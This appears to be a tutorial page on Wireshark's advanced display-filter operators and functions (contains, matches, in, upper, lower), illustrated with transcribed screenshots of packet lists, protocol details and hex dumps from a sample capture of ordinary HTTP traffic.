So far, you have learned the basics of packet filtering operations. Now it is time to focus on specific packet details for the event of interest. Besides the operators and expressions covered in the previous room, Wireshark has advanced operators and functions. These advanced filtering options help the analyst conduct an in-depth analysis of an event of interest.

Filter: "contains"

Filter	**contains**
Type	Comparison Operator
Description	Search a value inside packets. It is case-sensitive and provides similar functionality to the "Find" option by focusing on a specific field.
Example	Find all "Apache" servers.
Workflow	List all HTTP packets where packets' "server" field contains the "Apache" keyword.
Usage	`http.server contains "Apache"`



http.server contains "Apache"

```
No.   Time      Source          Destination      Protocol  Length Info
   38 4.846969  65.208.228.223  145.254.160.237  HTTP/XML     478 HTTP/1.1 200 OK
```

```
▸ Frame 38: 478 bytes on wire (3824 bits), 478 bytes captured (3824 bits
▸ Ethernet II, Src: fe:ff:20:00:01:00 (fe:ff:20:00:01:00), Dst: Xerox_00
▸ Internet Protocol Version 4, Src: 65.208.228.223, Dst: 145.254.160.237
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 3372, Seq: 1794
▸ [14 Reassembled TCP Segments (18364 bytes): #6(1380), #8(1380), #10(13
▾ Hypertext Transfer Protocol
  ▾ HTTP/1.1 200 OK\r\n
    ▸ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
      Response Version: HTTP/1.1
      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
    Date: Thu, 13 May 2004 10:17:12 GMT\r\n
    Server: Apache\r\n
    Last-Modified: Tue, 20 Apr 2004 13:17:00 GMT\r\n
    ETag: "9a01a-4696-7e354b00"\r\n
    Accept-Ranges: bytes\r\n
  ▸ Content-Length: 18070\r\n
    Keep-Alive: timeout=15, max=100\r\n
    Connection: Keep-Alive\r\n
    Content-Type: text/html; charset=ISO-8859-1\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 3.935659000 seconds]
```

```
0000  00 00 01 00 00 00 fe ff  20 00 01 00 08 00 45 00   ········
0010  01 d0 c0 ac 40 00 2f 06  2f e0 41 d0 e4 df 91 fe   ····@·/· /
0020  a0 ed 00 50 0d 2c 11 4c  a7 a0 38 af ff f3 50 18   ···P·,·L ·
0030  19 20 3d 97 00 00 65 6e  64 20 73 75 70 70 6f 72   · =···en d
0040  74 20 71 75 65 73 74 69  6f 6e 73 20 61 62 6f 75   t questi o
0050  74 20 45 74 68 65 72 65  61 6c 20 74 6f 20 74 68   t Ethere a
0060  65 0a 20 20 3c 61 20 68  72 65 66 3d 22 6d 61 69   e·  <a h r
0070  6c 74 6f 3a 65 74 68 65  72 65 61 6c 2d 75 73 65   lto:ethe r
0080  72 73 5b 41 54 5d 65 74  68 65 72 65 61 6c 2e 63   rs[AT]et h
0090  6f 6d 22 3e 65 74 68 65  72 65 61 6c 2d 75 73 65   om">ethe r
00a0  72 73 5b 41 54 5d 65 74  68 65 72 65 61 6c 2e 63   rs[AT]et h
00b0  6f 6d 3c 2f 61 3e 0a 20  20 20 20 6d 61 69 6c 69   om</a>·
00c0  6e 67 20 6c 69 73 74 2e  3c 62 72 3e 0a 20 20 46   ng list. <
00d0  6f 72 20 63 6f 72 72 65  63 74 69 6f 6e 73 2f 61   or corre c
00e0  64 64 69 74 69 6f 6e 73  2f 73 75 67 67 65 73 74   dditions /
00f0  69 6f 6e 73 20 66 6f 72  20 74 68 69 73 20 77 65   ions for
0100  62 20 70 61 67 65 20 28  61 6e 64 20 3c 62 3e 6e   b page ( a
0110  6f 74 3c 2f 62 3e 20 45  74 68 65 72 65 61 6c 0a   ot</b> E t
0120  20 20 73 75 70 70 6f 72  74 20 71 75 65 73 74 69     suppor t
0130  6f 6e 73 29 2c 20 70 6c  65 61 73 65 20 73 65 6e   ons), pl e
0140  64 20 65 6d 61 69 6c 20  74 6f 0a 20 20 3c 61 20   d email  t
0150  68 72 65 66 3d 22 6d 61  69 6c 74 6f 3a 65 74 68   href="ma i
0160  65 72 65 61 6c 2d 77 65  62 5b 41 54 5d 65 74 68   ereal-we b
```


Frame (478 bytes) | Reassembled TCP (18364 bytes)

Exercise.pcapng | Packets: 58653 · Displayed: 1 (0.0%) · Comments: 1 | Profile: Default

Filter: "matches"

Filter	**matches**

Type	Comparison Operator
Description	Search a pattern of a regular expression. It is case insensitive, and complex queries have a margin of error.
Example	Find all .php and .html pages.
Workflow	List all HTTP packets where packets' "host" fields match keywords ".php" or ".html".
Usage	`http.host matches "\.(php|html)"`



Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.host matches "\.(php || html)"
```

```
No.   Time        Source           Destination      Protocol Length Info
    4 0.911310    145.254.160.237  65.208.228.223   HTTP     533 GET /download.html HTTP/1.1
   18 2.984291    145.254.160.237  216.239.59.99    HTTP     775 GET /pagead/ads?client=ca-pub-2309191948673629&random=1084443
 1680 5684154…    10.10.57.178     10.10.47.123     HTTP     415 GET / HTTP/1.1
 1824 5684154…    10.10.57.178     10.10.47.123     HTTP     372 GET /favicon.ico HTTP/1.1
 4296 5684154…    10.10.57.178     10.10.47.123     HTTP     459 GET /note.txt HTTP/1.1
31117 5684154…    10.10.57.178     44.228.249.3     HTTP     417 GET / HTTP/1.1
32642 5684154…    10.10.57.178     44.228.249.3     HTTP     469 GET /categories.php HTTP/1.1
33777 5684155…    10.10.57.178     44.228.249.3     HTTP     480 GET /artists.php HTTP/1.1
35470 5684155…    10.10.57.178     44.228.249.3     HTTP     480 GET /categories.php HTTP/1.1
37069 5684155…    10.10.57.178     44.228.249.3     HTTP     491 GET /listproducts.php?cat=1 HTTP/1.1
37181 5684155…    10.10.57.178     44.228.249.3     HTTP     431 GET /showimage.php?file=./pictures/1.jpg&size=160 HTTP/1.1
37287 5684155…    10.10.57.178     44.228.249.3     HTTP     431 GET /showimage.php?file=./pictures/2.jpg&size=160 HTTP/1.1
37302 5684155…    10.10.57.178     44.228.249.3     HTTP     431 GET /showimage.php?file=./pictures/3.jpg&size=160 HTTP/1.1
37309 5684155…    10.10.57.178     44.228.249.3     HTTP     431 GET /showimage.php?file=./pictures/5.jpg&size=160 HTTP/1.1
37310 5684155…    10.10.57.178     44.228.249.3     HTTP     431 GET /showimage.php?file=./pictures/7.jpg&size=160 HTTP/1.1
37320 5684155…    10.10.57.178     44.228.249.3     HTTP     431 GET /showimage.php?file=./pictures/4.jpg&size=160 HTTP/1.1
39718 5684155…    10.10.57.178     44.228.249.3     HTTP     512 GET /showimage.php?file=./pictures/2.jpg HTTP/1.1
43303 5684155…    10.10.57.178     44.228.249.3     HTTP     497 GET /artists.php?artist=1 HTTP/1.1
```

```
    Sequence number (raw): 951057940
    [Next sequence number: 480    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    Acknowledgment number (raw): 290218380
    0101 .... = Header Length: 20 bytes (5)
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 9660
    [Calculated window size: 9660]
    [Window size scaling factor: -2 (no window scaling used)]
    Checksum: 0xa958 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (479 bytes)
▾ Hypertext Transfer Protocol
    GET /download.html HTTP/1.1\r\n
    ▸ [Expert Info (Chat/Sequence): GET /download.html HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /download.html
```


```
0030  25 bc a9 58 00 00 47 45  54 20 2f 64 6f 77 6e 6c   %··X··GE T
0040  6f 61 64 2e 68 74 6d 6c  20 48 54 54 50 2f 31 2e   oad.html
0050  31 0d 0a 48 6f 73 74 3a  20 77 77 77 2e 65 74 68   1··Host:
0060  65 72 65 61 6c 2e 63 6f  6d 0d 0a 55 73 65 72 2d   ereal.co m
0070  41 67 65 6e 74 3a 20 4d  6f 7a 69 6c 6c 61 2f 35   Agent: M o
0080  2e 30 20 28 57 69 6e 64  6f 77 73 3b 20 55 3b 20   .0 (Wind o
0090  57 69 6e 64 6f 77 73 20  4e 54 20 35 2e 31 3b 20   Windows  N
00a0  65 6e 2d 55 53 3b 20 72  76 3a 31 2e 36 29 20 47   en-US; r v
00b0  65 63 6b 6f 2f 32 30 30  34 30 31 31 33 0d 0a 41   ecko/200 4
00c0  63 63 65 70 74 3a 20 74  65 78 74 2f 78 6d 6c 2c   ccept: t e
00d0  61 70 70 6c 69 63 61 74  69 6f 6e 2f 78 6d 6c 2c   applicat i
00e0  61 70 70 6c 69 63 61 74  69 6f 6e 2f 78 68 74 6d   applicat i
00f0  6c 2b 78 6d 6c 2c 74 65  78 74 2f 68 74 6d 6c 3b   l+xml,te x
0100  71 3d 30 2e 39 2c 74 65  78 74 2f 70 6c 61 69 6e   q=0.9,te x
0110  3b 71 3d 30 2e 38 2c 69  6d 61 67 65 2f 70 6e 67   ;q=0.8,i m
0120  2c 69 6d 61 67 65 2f 6a  70 65 67 2c 69 6d 61 67   ,image/j p
0130  65 2f 67 69 66 3b 71 3d  30 2e 32 2c 2a 2f 2a 3b   e/gif;q= 0
0140  71 3d 30 2e 31 0d 0a 41  63 63 65 70 74 2d 4c 61   q=0.1··A c
0150  6e 67 75 61 67 65 3a 20  65 6e 2d 75 73 2c 65 6e   nguage:  e
0160  3b 71 3d 30 2e 35 0d 0a  41 63 63 65 70 74 2d 45   ;q=0.5·· A
0170  6e 63 6f 64 69 6e 67 3a  20 67 7a 69 70 2c 64 65   ncoding:
```

HTTP Request-URI (http.request.uri), 14 byte(s)

Packets: 58653 · Displayed: 20 (0.0%) · Comments: 1 · Profile: Default

Filter: "in"

Filter	**in**
Type	Set Membership
Description	Search a value or field inside of a specific scope/range.
Example	Find all packets that use ports 80, 443 or 8080.
Workflow	List all TCP packets where packets' "port" fields have values 80, 443 or 8080.
Usage	`tcp.port in {80 443 8080}`


Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port in {80 443 8080}

```
No.     Time       Source           Destination      Protocol Length Info
    4 0.911310   145.254.160.237  65.208.228.223   HTTP      533 GET /download.html HTTP/1.1
   18 2.984291   145.254.160.237  216.239.59.99    HTTP      775 GET /pagead/ads?client=ca-pub-2309191948673629&random=1084443
   27 3.955688   216.239.59.99    145.254.160.237  HTTP      214 HTTP/1.1 200 OK  (text/html)
31117 5684154…   10.10.57.178     44.228.249.3     HTTP      417 GET / HTTP/1.1
31225 5684154…   44.228.249.3     10.10.57.178     HTTP     2625 HTTP/1.1 200 OK  (text/html)
32642 5684154…   10.10.57.178     44.228.249.3     HTTP      469 GET /categories.php HTTP/1.1
32664 5684154…   44.228.249.3     10.10.57.178     HTTP     2813 HTTP/1.1 200 OK  (text/html)
33777 5684155…   10.10.57.178     44.228.249.3     HTTP      480 GET /artists.php HTTP/1.1
33823 5684155…   44.228.249.3     10.10.57.178     HTTP     2670 HTTP/1.1 200 OK  (text/html)
35470 5684155…   10.10.57.178     44.228.249.3     HTTP      480 GET /categories.php HTTP/1.1
35565 5684155…   44.228.249.3     10.10.57.178     HTTP     2813 HTTP/1.1 200 OK  (text/html)
37069 5684155…   10.10.57.178     44.228.249.3     HTTP      491 GET /listproducts.php?cat=1 HTTP/1.1
37094 5684155…   44.228.249.3     10.10.57.178     HTTP      143 HTTP/1.1 200 OK  (text/html)
37181 5684155…   10.10.57.178     44.228.249.3     HTTP      431 GET /showimage.php?file=./pictures/1.jpg&size=160 HTTP/1.1
37287 5684155…   10.10.57.178     44.228.249.3     HTTP      431 GET /showimage.php?file=./pictures/2.jpg&size=160 HTTP/1.1
37294 5684155…   44.228.249.3     10.10.57.178     HTTP     1516 HTTP/1.1 200 OK  (JPEG JFIF image)
37302 5684155…   10.10.57.178     44.228.249.3     HTTP      431 GET /showimage.php?file=./pictures/3.jpg&size=160 HTTP/1.1
37309 5684155…   10.10.57.178     44.228.249.3     HTTP      431 GET /showimage.php?file=./pictures/5.jpg&size=160 HTTP/1.1
```


```
Frame 4: 533 bytes on wire (4264 bits), 533 bytes captured (4264 bits)
Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff:20:00
Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.208.228.223
Transmission Control Protocol, Src Port: 3372, Dst Port: 80, Seq: 1, A
  Source Port: 3372
  Destination Port: 80
  [Stream index: 0]
  [TCP Segment Len: 479]
  Sequence number: 1    (relative sequence number)
  Sequence number (raw): 951057940
  [Next sequence number: 480    (relative sequence number)]
  Acknowledgment number: 1    (relative ack number)
  Acknowledgment number (raw): 290218380
  0101 .... = Header Length: 20 bytes (5)
  Flags: 0x018 (PSH, ACK)
  Window size value: 9660
  [Calculated window size: 9660]
  [Window size scaling factor: -2 (no window scaling used)]
  Checksum: 0xa958 [unverified]
  [Checksum Status: Unverified]
```

```
0030  25 bc a9 58 00 00 47 45  54 20 2f 64 6f 77 6e 6c   %··X··GE T
0040  6f 61 64 2e 68 74 6d 6c  20 48 54 54 50 2f 31 2e   oad.html
0050  31 0d 0a 48 6f 73 74 3a  20 77 77 77 2e 65 74 68   1··Host:
0060  65 72 65 61 6c 2e 63 6f  6d 0d 0a 55 73 65 72 2d   ereal.co m
0070  41 67 65 6e 74 3a 20 4d  6f 7a 69 6c 6c 61 2f 35   Agent: M o
0080  2e 30 20 28 57 69 6e 64  6f 77 73 3b 20 55 3b 20   .0 (Wind o
0090  57 69 6e 64 6f 77 73 20  4e 54 20 35 2e 31 3b 20   Windows  N
00a0  65 6e 2d 55 53 3b 20 72  76 3a 31 2e 36 29 20 47   en-US; r v
00b0  65 63 6b 6f 2f 32 30 30  34 30 31 31 33 0d 0a 41   ecko/200 4
00c0  63 63 65 70 74 3a 20 74  65 78 74 2f 78 6d 6c 2c   ccept: t e
00d0  61 70 70 6c 69 63 61 74  69 6f 6e 2f 78 6d 6c 2c   applicat i
00e0  61 70 70 6c 69 63 61 74  69 6f 6e 2f 78 68 74 6d   applicat i
00f0  6c 2b 78 6d 6c 2c 74 65  78 74 2f 68 74 6d 6c 3b   l+xml,te x
0100  71 3d 30 2e 39 2c 74 65  78 74 2f 70 6c 61 69 6e   q=0.9,te x
0110  3b 71 3d 30 2e 38 2c 69  6d 61 67 65 2f 70 6e 67   ;q=0.8,i m
0120  2c 69 6d 61 67 65 2f 6a  70 65 67 2c 69 6d 61 67   ,image/j p
0130  65 2f 67 69 66 3b 71 3d  30 2e 32 2c 2a 2f 2a 3b   e/gif;q= 0
0140  71 3d 30 2e 31 0d 0a 41  63 63 65 70 74 2d 4c 61   q=0.1··A c
0150  6e 67 75 61 67 65 3a 20  65 6e 2d 75 73 2c 65 6e   nguage:  e
0160  3b 71 3d 30 2e 35 0d 0a  41 63 63 65 70 74 2d 45   ;q=0.5·· A
0170  6e 63 6f 64 69 6e 67 3a  20 67 7a 69 70 2c 64 65   ncoding:
```

HTTP Request-URI (http.request.uri), 14 byte(s)   Packets: 58653 · Displayed: 58489 (99.7%) · Comments: 1   Profile: Default

Filter: "upper"

Filter	**upper**
Type	Function
Description	Convert a string value to uppercase.
Example	Find all "APACHE" servers.
Workflow	Convert all HTTP packets' "server" fields to uppercase and list packets that contain the "APACHE" keyword.
Usage	`upper(http.server) contains "APACHE"`


Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

upper(http.server) contains "APACHE"

```
No.    Time      Source          Destination      Protocol  Length Info
    38 4.846969  65.208.228.223  145.254.160.237  HTTP/XML     478 HTTP/1.1 200 OK
```

```
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (424 bytes)
    TCP segment data (424 bytes)
▸ [14 Reassembled TCP Segments (18364 bytes): #6(1380), #8(1380), #10(13
▾ Hypertext Transfer Protocol
  ▾ HTTP/1.1 200 OK\r\n
    ▸ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
      Response Version: HTTP/1.1
      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
    Date: Thu, 13 May 2004 10:17:12 GMT\r\n
    Server: Apache\r\n
    Last-Modified: Tue, 20 Apr 2004 13:17:00 GMT\r\n
    ETag: "9a01a-4696-7e354b00"\r\n
    Accept-Ranges: bytes\r\n
  ▸ Content-Length: 18070\r\n
    Keep-Alive: timeout=15, max=100\r\n
    Connection: Keep-Alive\r\n
```


```
0030  20 47 4d 54 0d 0a 53 65  72 76 65 72 3a 20 41 70    GMT··Se r
0040  61 63 68 65 0d 0a 4c 61  73 74 2d 4d 6f 64 69 66   ache··La s
0050  69 65 64 3a 20 54 75 65  2c 20 32 30 20 41 70 72   ied: Tue ,
0060  20 32 30 30 34 20 31 33  3a 31 37 3a 30 30 20 47    2004 13 :
0070  4d 54 0d 0a 45 54 61 67  3a 20 22 39 61 30 31 61   MT··ETag :
0080  2d 34 36 39 36 2d 37 65  33 35 34 62 30 30 22 0d   -4696-7e 3
0090  0a 41 63 63 65 70 74 2d  52 61 6e 67 65 73 3a 20   ·Accept- R
00a0  62 79 74 65 73 0d 0a 43  6f 6e 74 65 6e 74 2d 4c   bytes··C c
00b0  65 6e 67 74 68 3a 20 31  38 30 37 30 0d 0a 4b 65   ength: 1 8
00c0  65 70 2d 41 6c 69 76 65  3a 20 74 69 6d 65 6f 75   ep-Alive :
00d0  74 3d 31 35 2c 20 6d 61  78 3d 31 30 30 0d 0a 43   t=15, ma x
00e0  6f 6e 6e 65 63 74 69 6f  6e 3a 20 4b 65 65 70 2d   onnectio r
00f0  41 6c 69 76 65 0d 0a 43  6f 6e 74 65 6e 74 2d 54   Alive··C c
0100  79 70 65 3a 20 74 65 78  74 2f 68 74 6d 6c 3b 20   ype: tex t
0110  63 68 61 72 73 65 74 3d  49 53 4f 2d 38 38 35 39   charset= I
0120  2d 31 0d 0a 0d 0a 3c 3f  78 6d 6c 20 76 65 72 73   -1····<? x
0130  69 6f 6e 3d 22 31 2e 30  22 20 65 6e 63 6f 64 69   ion="1.0 "
0140  6e 67 3d 22 55 54 46 2d  38 22 3f 3e 0a 3c 21 44   ng="UTF- 8
0150  4f 43 54 59 50 45 20 68  74 6d 6c 0a 20 20 50 55   OCTYPE h t
```

HTTP Server (http.server), 16 byte(s)

Packets: 58653 · Displayed: 1 (0.0%) · Comments: 1   Profile: Default

Filter: "lower"

Filter	**lower**
Type	Function
Description	Convert a string value to lowercase.
Example	Find all "apache" servers.
Workflow	Convert all HTTP packets' "server" fields info to lowercase and list packets that contain the "apache" keyword.
Usage	`lower(http.server) contains "apache"`


Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

lower(http.server) contains "apache"

```
No.   Time      Source          Destination      Protocol  Length Info
   38 4.846969  65.208.228.223  145.254.160.237  HTTP/XML     478 HTTP/1.1 200 OK
```

```
    Checksum: 0x3d97 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  › [SEQ/ACK analysis]
  › [Timestamps]
    TCP payload (424 bytes)
    TCP segment data (424 bytes)
› [14 Reassembled TCP Segments (18364 bytes): #6(1380), #8(1380), #10(13
⌄ Hypertext Transfer Protocol
  ⌄ HTTP/1.1 200 OK\r\n
    › [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
      Response Version: HTTP/1.1
      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
    Date: Thu, 13 May 2004 10:17:12 GMT\r\n
    Server: Apache\r\n
    Last-Modified: Tue, 20 Apr 2004 13:17:00 GMT\r\n
    ETag: "9a01a-4696-7e354b00"\r\n
    Accept-Ranges: bytes\r\n
```

